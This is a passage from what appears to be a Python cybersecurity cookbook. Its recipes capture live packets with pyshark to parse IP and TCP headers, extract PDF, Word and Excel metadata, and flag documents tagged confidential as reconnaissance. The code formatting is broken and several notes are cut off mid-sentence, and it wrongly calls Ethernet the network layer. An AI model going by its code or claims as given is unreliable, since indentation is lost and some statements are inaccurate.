
Protocol headers specify a lot of information, one of which is to direct how to transfer the network packet from source to destination successfully.

Parsing and interpreting the HTTP Headers was easy, at least using the well-known Python modules. However, it is a little more involved to parse and interpret the protocol headers other than HTTP.

For example, if we need to parse the TCP/IP headers, we will have to be able to parse a network packet first and then analyze various fields in the packet. Fortunately, we can build on top of what we have already done in Chapter 5: Forensic Analysis for parsing various network packets.

As per RFC791 (Internet Protocol—<https://www.rfc-editor.org/rfc/rfc791.txt>), the Internet Protocol (IP), a summary of the contents of the IP header is shown in


*figure 6.1:*



***Figure 6.1: Internet Protocol (IP) header***

As per RFC793 (Transmission Control Protocol—  
<https://www.ietf.org/rfc/rfc793.txt>), the Transmission Control Protocol (TCP), a  
summary of the contents of the TCP header is shown in figure 6.2:





***Figure 6.2: Transmission Control Protocol (TCP) header***

We will see in this recipe how we can relate the preceding headers from RFCs with the packet capture output.

Tip: RFC stands for Request for Comments. It is a series of online technical publ

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe uses pyshark and Wireshark CLI Utility (tshark) to perform a capture on an interface and then shows which headers were found in the capture with other details of the headers.

Before you run the program, install the module pyshark:

**pip3 install pyshark**

Note: This program needs to be run as “administrator” or with “sudo” privileges

The program for parsing protocol headers is as follows:

```
# parse_protocol_headers.py
```

```
import pyshark
```

```
class ProtocolHeaderParser:
```

```
    def do_capture(self):
```

```
        # Change the interface to what's configured on your host. Generally, it is 'eth0'.  
        # On macOS, it can be 'en0'.
```

```
        capture = pyshark.LiveCapture(interface='en0')
```

```
        # Capture 5 packets
```

```
        capture.sniff(packet_count=5)
```

```
        # Print all the layers of the packet
```

```
print('---- Printing all the layers of the packet')
```

```
print(capture[0])
```

```
print('\n\n---- Printing all the layer names of the packet')
```

```
print(capture[0].layers)
```

```
# Print the 'ip' layer of the packet
```

```
print('\n\n---- Printing only \'ip\' layer of the packet')
```

```
print(capture[0].ip)
```

```
print('\n\n---- Printing specific attributes of the packet')
```

```
print(capture[0].transport_layer)
```

```
print('\n\n---- Printing specific attributes of the \'ip\' layer the packet')
```

```
print(capture[0].ip.src)
```

```
print(capture[0].ip.dst)
```

```
if __name__ == "__main__":
```

```
    header_parser = ProtocolHeaderParser()
```

```
    header_parser.do_capture()
```

In the preceding program, I have used “en0” as the interface on which we are capturing the network packets. Check the network interface in your case before you run this program and replace the “en0” with your network interface, for example, “eth0”.

After you run the program, it waits for the packet to be captured. You can then visit a website on your browser or refresh an already open page. The packets going through your interface will be captured in this process.

When you run the program, you will get an output similar to the following:

**---- Printing all the layers of the packet**

**Packet (Length: 1048)**

**Layer ETH:**

**Destination: a4:83:e7:45:8a:96**

**Address: a4:83:e7:45:8a:96**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ..0 .... = IG bit: Individual address (unicast)**

**Source: a0:ab:1b:27:b5:cc**

**.... ..0. .... = LG bit: Globally unique address (factory default)**

**.... ..0 .... = IG bit: Individual address (unicast)**

**Type: IPv4 (0x0800)**

**Address: a0:ab:1b:27:b5:cc**



**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 1034**

**Identification: 0x2ccb (11467)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 50**

**Protocol: TCP (6)**

**Header Checksum: 0xf52c [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 20.204.77.88**

**Destination Address: 192.168.0.42**

**Layer TCP:**

**Source Port: 443**

**Destination Port: 60800**

**Stream index: 0**

**Conversation completeness: Incomplete (0)**

**TCP Segment Len: 982**

**Sequence Number: 1 (relative sequence number)**

**Sequence Number (raw): 3079900429**

**Next Sequence Number: 983 (relative sequence number)**

**Acknowledgment Number: 1 (relative ack number)**

**Acknowledgment number (raw): 1880426471**

**1000 .... = Header Length: 32 bytes (8)**

**Flags: 0x018 (PSH, ACK)**

**000. .... = Reserved: Not set**

**...0 .... = Nonce: Not set**

**.... 0... .... = Congestion Window Reduced (CWR): Not set**

**.... .0.. .... = ECN-Echo: Not set**

**.... ..0. .... = Urgent: Not set**

**.... ...1 .... = Acknowledgment: Set**

**.... .... 1... = Push: Set**

**.... .... .0.. = Reset: Not set**

**.... .... ..0. = Syn: Not set**

**.... .... ...0 = Fin: Not set**

**TCP Flags: .....AP...**

**Window: 501**

**Calculated window size: 501**

**Window size scaling factor: -1 (unknown)**

**Checksum: 0xba73 [unverified]**

**Checksum Status: Unverified**

**Urgent Pointer: 0**

**Options: (12 bytes), No-Operation (NOP), No-Operation (NOP),  
Timestamps**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**TCP Option - Timestamps: TSval 3169213750, TSecr 1259130481**

**Length: 10**

**Timestamp value: 3169213750**

**Timestamp echo reply: 1259130481**

**Timestamps**

**Time since first frame in this TCP stream: 0.000000000 seconds**

**Time since previous frame in this TCP stream: 0.000000000 seconds**

**SEQ/ACK analysis**

**Bytes in flight: 982**

**Bytes sent since last PSH flag: 982**

**TCP payload (982 bytes)**

**TCP Option - No-Operation (NOP)**

**Kind: No-Operation (1)**

**Kind: Time Stamp Option (8)**

**Layer TLS:**

**TLSv1.2 Record Layer: Application Data Protocol: http-over-tls**

**Content Type: Application Data (23)**

**Version: TLS 1.2 (0x0303)**

**Length: 977**

**Encrypted Application Data:**

**f8cc0a05d670e328d58e688849aff36c127d6904bd2430597e92a0474c1a113836'**

**Application Data Protocol: http-over-tls**

**---- Printing all the layer names of the packet**

**[<ETH Layer>, <IP Layer>, <TCP Layer>, <TLS Layer>]**

**---- Printing only 'ip' layer of the packet**

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 1034**



**Identification: 0x2ccb (11467)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 50**

**Protocol: TCP (6)**

**Header Checksum: 0xf52c [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 20.204.77.88**

**Destination Address: 192.168.0.42**

**---- Printing specific attributes of the packet**

**TCP**

**---- Printing specific attributes of the 'ip' layer the packet**

**20.204.77.88**

**192.168.0.42**

In the preceding program:

We first captured a few packets using LiveCapture.

After that, we printed the first packet, that is, “capture[0]”.

We also found out all the layers the packet was made up of by using “capture[0].layers”. In this program execution, we say the following layers—ETH, IP, TCP, and TLS. ETH layer is the network layer, IP and TCP layers make TCP/IP protocol, and finally, it is secured by adding a TLS layer.

Finally, we could print specific layers, specific attributes of the packet, and attributes of a layer in the subsequent lines of code.

## Activity

Attempt the following activities before the next recipe:

Try executing the preceding program multiple times using various websites. Do you always see the preceding layers, that is, ETH, IP, TCP, and TLS, or do they change based on the website you visited?

Modify the preceding program to print all the fields of the ETH layer.

Modify the preceding program to print all the fields of the TLS layer.

## Interpreting other protocol header information

We saw examples of parsing protocol headers in the last recipe for a few well-known protocols. This recipe will discuss how we can interpret the meaning of the information we see in such headers.

Since there are hundreds of protocols with their protocol header formats, we cannot discuss them all. Hence, this recipe provides an approach to interpreting the protocol headers than a definitive guide to interpreting them all.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe uses pyshark and Wireshark CLI Utility (tshark) to perform a capture on an interface and then shows the details of the “ip” header along with all the fields found in the IP Layer.

Before you run the program, install the module pyshark:

**pip3 install pyshark**

Note: This program needs to be run as “administrator” or with “sudo” privileges

The program for parsing IP protocol header and printing all the fields is as follows:

```
# interpret_protocol_header.py
```

```
import pyshark
```

```
class ProtocolHeaderInterpreter:
```

```
    def do_capture(self):
```

```
        # Change the interface to what's configured on your host. Generally, it is 'eth0'.  
        # On macOS, it can be 'en0'.
```

```
        capture = pyshark.LiveCapture(interface='en0')
```

```
        # Capture 5 packets
```

```
        capture.sniff(packet_count=5)
```

```
        # Print the 'ip' layer of the packet
```

```
print('\n\n---- Printing only \'ip\' layer of the packet')
```

```
print(capture[0].ip)
```

```
print('\n\n---- Printing all the fields of the \'ip\' layer the packet')
```

```
print(capture[0].ip.field_names)
```

```
if __name__ == "__main__":
```

```
    header_interpreter = ProtocolHeaderInterpreter()
```

```
    header_interpreter.do_capture()
```

In the preceding program, I have used “en0” as the interface on which we are capturing the network packets. Check the network interface in your case before you run this program and replace the “en0” with your network interface, for example, “eth0”.

After you run the program, it waits for the packet to be captured. You can then visit a website on your browser or refresh an already open page. The packets going through your interface will be captured in this process.



When you run the program, you will get an output similar to the following:

**---- Printing only 'ip' layer of the packet**

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 1034**

**Identification: 0x2ccb (11467)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

**Time to Live: 50**

**Protocol: TCP (6)**

**Header Checksum: 0xf52c [validation disabled]**

**Header checksum status: Unverified**

**Source Address: 20.204.77.88**

**Destination Address: 192.168.0.42**

---- **Printing all the fields of the 'ip' layer the packet**

```
['version', 'hdr_len', 'dsfield', 'dsfield_dscp', 'dsfield_ecn', 'len', 'id', 'flags',  
'flags_rb', 'flags_df', 'flags_mf', 'frag_offset', 'ttl', 'proto', 'checksum',  
'checksum_status', 'src', 'addr', 'src_host', 'host', 'dst', 'dst_host']
```

In the preceding program:

We first captured a few packets using LiveCapture.

We were able to print a specific layer, in this case, “IP Layer”.

Finally, we could also print all the IP Layer fields, which will be helpful if you want to parse for other fields.

Now, if you look at various “Layer IP” fields in the preceding output, you can relate them to the IP header we saw in the last recipe.

Let us consider the following excerpt:

**Layer IP:**

**0100 .... = Version: 4**

**.... 0101 = Header Length: 20 bytes (5)**

**Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)**

**0000 00.. = Differentiated Services Codepoint: Default (0)**

**.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)**

**Total Length: 1034**

**Identification: 0x2ccb (11467)**

**Flags: 0x40, Don't fragment**

**0... .... = Reserved bit: Not set**

**.1.. .... = Don't fragment: Set**

**..0. .... = More fragments: Not set**

**...0 0000 0000 0000 = Fragment Offset: 0**

The preceding output directly relates to the first two rows of the IP protocol header, as shown in figure 6.3:



***Figure 6.3: Part of IP Protocol header corresponding to the output***

Developing this skill, where you can relate the output with the protocol headers, can help you understand the traffic pattern of the system you are working on or the target system.

## Activity

Attempt the following activities before the next recipe:

Try relating the rest of the fields present in the output to those of the protocol header and see if you can find all of them.

Perform the same action for the ETH protocol header.



## Using simple techniques for file metadata extraction

In Chapter 5: Forensic Analysis, we used Exif data to extract certain metadata for images. We also had activities on extracting similar data from other media types like audio and video.

From a cybersecurity point of view, this is not enough. We should be able to extract metadata from various documents, for example, PDF files, text files, videos, and binary file formats such as Word, Excel, PowerPoint, and so on.

As we have discussed before, metadata is “data about data”. Hence, having access to such metadata can help us in various ways. Some of them are as follows:

Indexing using various fields, for example, creator, classification, and so on.

Get insights into what the document may contain.

Classify the document based on origin or geolocation.

In this recipe, we will see how to extract the metadata information from Word, Excel, and PowerPoint files. Before we get started, we need to create a few files.

Create blank Word and Excel files in the Chapter\_06 directory. Set the summary

of the file as follows or something similar.

You can access the summary from the File | Properties menu option of Word, as shown in figure 6.4:

## metadata\_extraction\_sample.docx Properties

General

Summary

Statistics

Content

Custom

Title: Metadata Extraction Sample - Word

Subject:

Author: Nishant

Manager:

Company:

Category: Confidential

Keywords: Metadata Python Cybersecurity

Comments: A sample document for testing metadata extraction in Python

Hyperlink base:

Template: Normal.dotm

☐ Save preview picture with this document

Cancel

OK

***Figure 6.4: Updating the properties of the .docx file***

Repeat this for the Excel (.xlsx) file, too, similar to what we did for Word (.docx) file.

Feel free to add some content in Word and Excel files. That does not matter much for our recipe, but you can use them to test for searching for information inside the files later.

Now, export the Word file as a PDF file in the same directory.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe uses the modules PyPDF2, python-docx, and python-excel to extract the metadata for PDF, Word, and Excel files.

Before you run the program, install the module as follows:

**pip3 install PyPDF2**

**pip3 install python-docx**

Note: There are many Python modules that can extract metadata from the files w

Program for extracting metadata for PDF, Word, and Excel files is as follows:

```
# metadata_extraction.py
```

```
import os
```

```
from PyPDF2 import PdfReader
```

```
import zipfile
```

```
import xml.dom.minidom
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class MetadataExtractor:
```

```
def extract_metadata(self) -> None:
```

```
# Extract metadata for PDF file
```

```
pdf_file = os.path.join(__location__, 'metadata_extraction_sample.pdf')
```

```
pdf_reader = PdfReader(pdf_file)
```

```
print('\nMetadata for PDF file: ', pdf_reader.metadata)
```

```
print('\nCheck if PDF file encrypted: ', pdf_reader.isEncrypted())
```

```
# Extract metadata for Word file
```

```
docx_file = os.path.join(__location__, 'metadata_extraction_sample.docx')
```

```
word_document = zipfile.ZipFile(docx_file)
```

```
# document.extractall() will extract the entire Word document into its  
components including various XML files
```

```
word_extraction_path = os.path.join(__location__,  
'metadata_extraction_sample_word')
```

```
word_document.extractall(word_extraction_path)
```

```
xml_dom = xml.dom.minidom.parse(os.path.join(word_extraction_path,  
'docProps/core.xml'))
```

```
print('\n\nMetadata for Word file: ', xml_dom.toprettyxml())
```

```
# Extract metadata for Excel file
```

```
xlsx_file = os.path.join(__location__, 'metadata_extraction_sample.xlsx')
```

```
excel_document = zipfile.ZipFile(xlsx_file)
```

```
# document.extractall() will extract the entire Word document into its  
components including various XML files
```

```
excel_extraction_path = os.path.join(__location__,  
'metadata_extraction_sample_excel')
```

```
excel_document.extractall(excel_extraction_path)
```



```
xml_dom = xml.dom.minidom.parse(os.path.join(excel_extraction_path,
'docProps/core.xml'))
```

```
print('\n\nMetadata for Excel file: ', xml_dom.toprettyxml())
```

```
if __name__ == "__main__":
```

```
    extractor = MetadataExtractor()
```

```
    extractor.extract_metadata()
```

In the preceding program:

We used various ways to extract metadata for PDF (.pdf), Word (.docx), and Excel (.xlsx) files. We used two different ways because there is no single way to extract all the file types. In the case of PDF documents, we used the module PyPDF2. However, in the case of Word and Excel files, we just used Zipfile, as all MS Office documents are stored as Zip files.

We could identify the metadata in the extracted information for Word and Excel files by printing the standard files inside the extracted directory.

This recipe depends on extracting the files and then reading the information. In a real-life scenario, this may not be possible. Hence, one must also be aware of other methods that can read the entire Zip file in memory and process the metadata. You can also consider extracting only a single file into a temporary directory to process it instead of extracting everything from the file.

Note: A .docx or Word file is a Zip file with multiple XML documents. In our case,

When you run the program, you will get an output similar to the following:

Metadata for PDF file: {'/Title': 'Microsoft Word -  
metadata\_extraction\_sample.docx',

**'/Producer': 'macOS Version 12.5.1 (Build 21G83) Quartz PDFContext',  
'/Creator':**

**'Word', '/CreationDate': 'D:20220823003253Z00'00'', '/ModDate':  
"D:20220823003253Z00'00'"} }**

**Check if PDF file encrypted: False**

**Metadata for Word file:**

**<?xml version="1.0" ?>**

**<cp:coreProperties**

**xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core  
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"  
xmlns:dcterms="http://purl.org/dc/terms/"  
xmlns:dcmitype="http://purl.org/dc/dcmitype/"**

**xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">**

**<dc:title>Metadata Extraction Sample - Word</dc:title>**

**<dc:subject/>**

**<dc:creator>Nishant</dc:creator>**

**<cp:keywords>Metadata Python Cybersecurity</cp:keywords>**

**<dc:description>A sample document for testing metadata extraction in Python</dc:description>**

**<cp:lastModifiedBy>Nishant Krishna</cp:lastModifiedBy>**

**<cp:revision>6</cp:revision>**

**<dcterms:created xsi:type="dcterms:W3CDTF">2014-01-14T12:04:00Z</dcterms:created>**

**<dcterms:modified xsi:type="dcterms:W3CDTF">2022-08-23T00:29:00Z</dcterms:modified>**

**<cp:category>Confidential</cp:category>**

**</cp:coreProperties>**

**Metadata for Excel file:**

**<?xml version="1.0" ?>**

**<cp:coreProperties**

**xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core  
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"  
xmlns:dcterms="http://purl.org/dc/terms/"  
xmlns:dcmitype="http://purl.org/dc/dcmitype/"**

**xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">**

**<dc:title>Metadata Extraction Sample - Excel</dc:title>**

**<dc:subject/>**

**<dc:creator>Nishant</dc:creator>**

**<cp:keywords>Metadata Python Cybersecurity</cp:keywords>**

**<dc:description>A sample document for testing metadata extraction in Python</dc:description>**

**<cp:lastModifiedBy>Nishant Krishna</cp:lastModifiedBy>**

**<dcterms:created xsi:type="dcterms:W3CDTF">2014-01-14T12:06:47Z</dcterms:created>**

**<dcterms:modified xsi:type="dcterms:W3CDTF">2022-08-23T00:29:08Z</dcterms:modified>**

**<cp:category>Classified</cp:category>**

**</cp:coreProperties>**

In the preceding output, check for the metadata we defined for our files and see how they are encoded in the XML format along with the XML Schema Definition (XSD).

## Activity

Attempt the following activities before the next recipe:

Go through the directories created after we called `document.extractall()` for both Word and Excel documents and list down the information you can find. Also, note how the content is encoded in the XML file along with the fonts used, the layout, alignment, and so on.

Modify the preceding program to print the metadata of a PowerPoint (.pptx) file.

Modify the preceding program to extract only “core.xml” instead of all the files and then read the metadata from that file.

## Using the metadata extracted from the files for reconnaissance and other insights

We saw how we could extract metadata from a few well-known file formats in the last recipe. In this recipe, we will discuss how such metadata can now be used for reconnaissance operations.

As you would have guessed, this technique falls under active or passive reconnaissance, based on whether this operation is done directly on the target system or in an offline document repository/directory.

Sometimes, attackers hide their payload in the metadata of well-known files and then rebuild the malicious payload from these files before the attack or exposure attempt. Sometimes the payload hidden in the metadata can also be triggered by opening the file. Hence, it is important to develop the skills for looking for malicious code in the metadata as well.

In this recipe, we will read the metadata of a Word file to check if the file has a classified or confidential tag or Word mentioned anywhere. The assumption is that such files are of higher value and should be protected. In other use cases, in the case of forensic analysis, such information can be used to determine the extent of exposure in case the system is compromised.

Note: Compatibility: Cross Platform License considerations: Free software used



## Recipe

This recipe uses Zipfile to extract the metadata for a Word document and then checks if the document contains any confidential or classified tags.

Program for extracting metadata for Word documents and then checking if it has confidential or classified tags is as follows:

```
# metadata_extraction.py
```

```
import os
```

```
import zipfile
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class MetadataProcessor:
```

```
def process_metadata(self) -> None:
```

```
# Extract metadata for Word file
```

```
docx_file = os.path.join(__location__, 'metadata_extraction_sample.docx')
```

```
word_document = zipfile.ZipFile(docx_file)
```

```
# document.extractall() will extract the entire Word document into its  
components including various XML files
```

```
word_extraction_path = os.path.join(__location__,  
'metadata_extraction_sample_word')
```

```
word_document.extractall(word_extraction_path)
```

```
# Read the XML file
```

```
xml_file = open(os.path.join(word_extraction_path, 'docProps/core.xml'))
```

```
xml_str = xml_file.read()
```

```
print('\nMetadata for Word file:\n', xml_str)
```

```
if 'Confidential'.lower() in xml_str.lower() or 'classified'.lower() in  
xml_str.lower():
```

```
print('\nThe document is tagged confidential or classified.')
```

```
if __name__ == "__main__":
```

```
    metadata_processor = MetadataProcessor()
```

```
    metadata_processor.process_metadata()
```

When you run the program, you will get an output similar to the following:

Metadata for Word file:

```
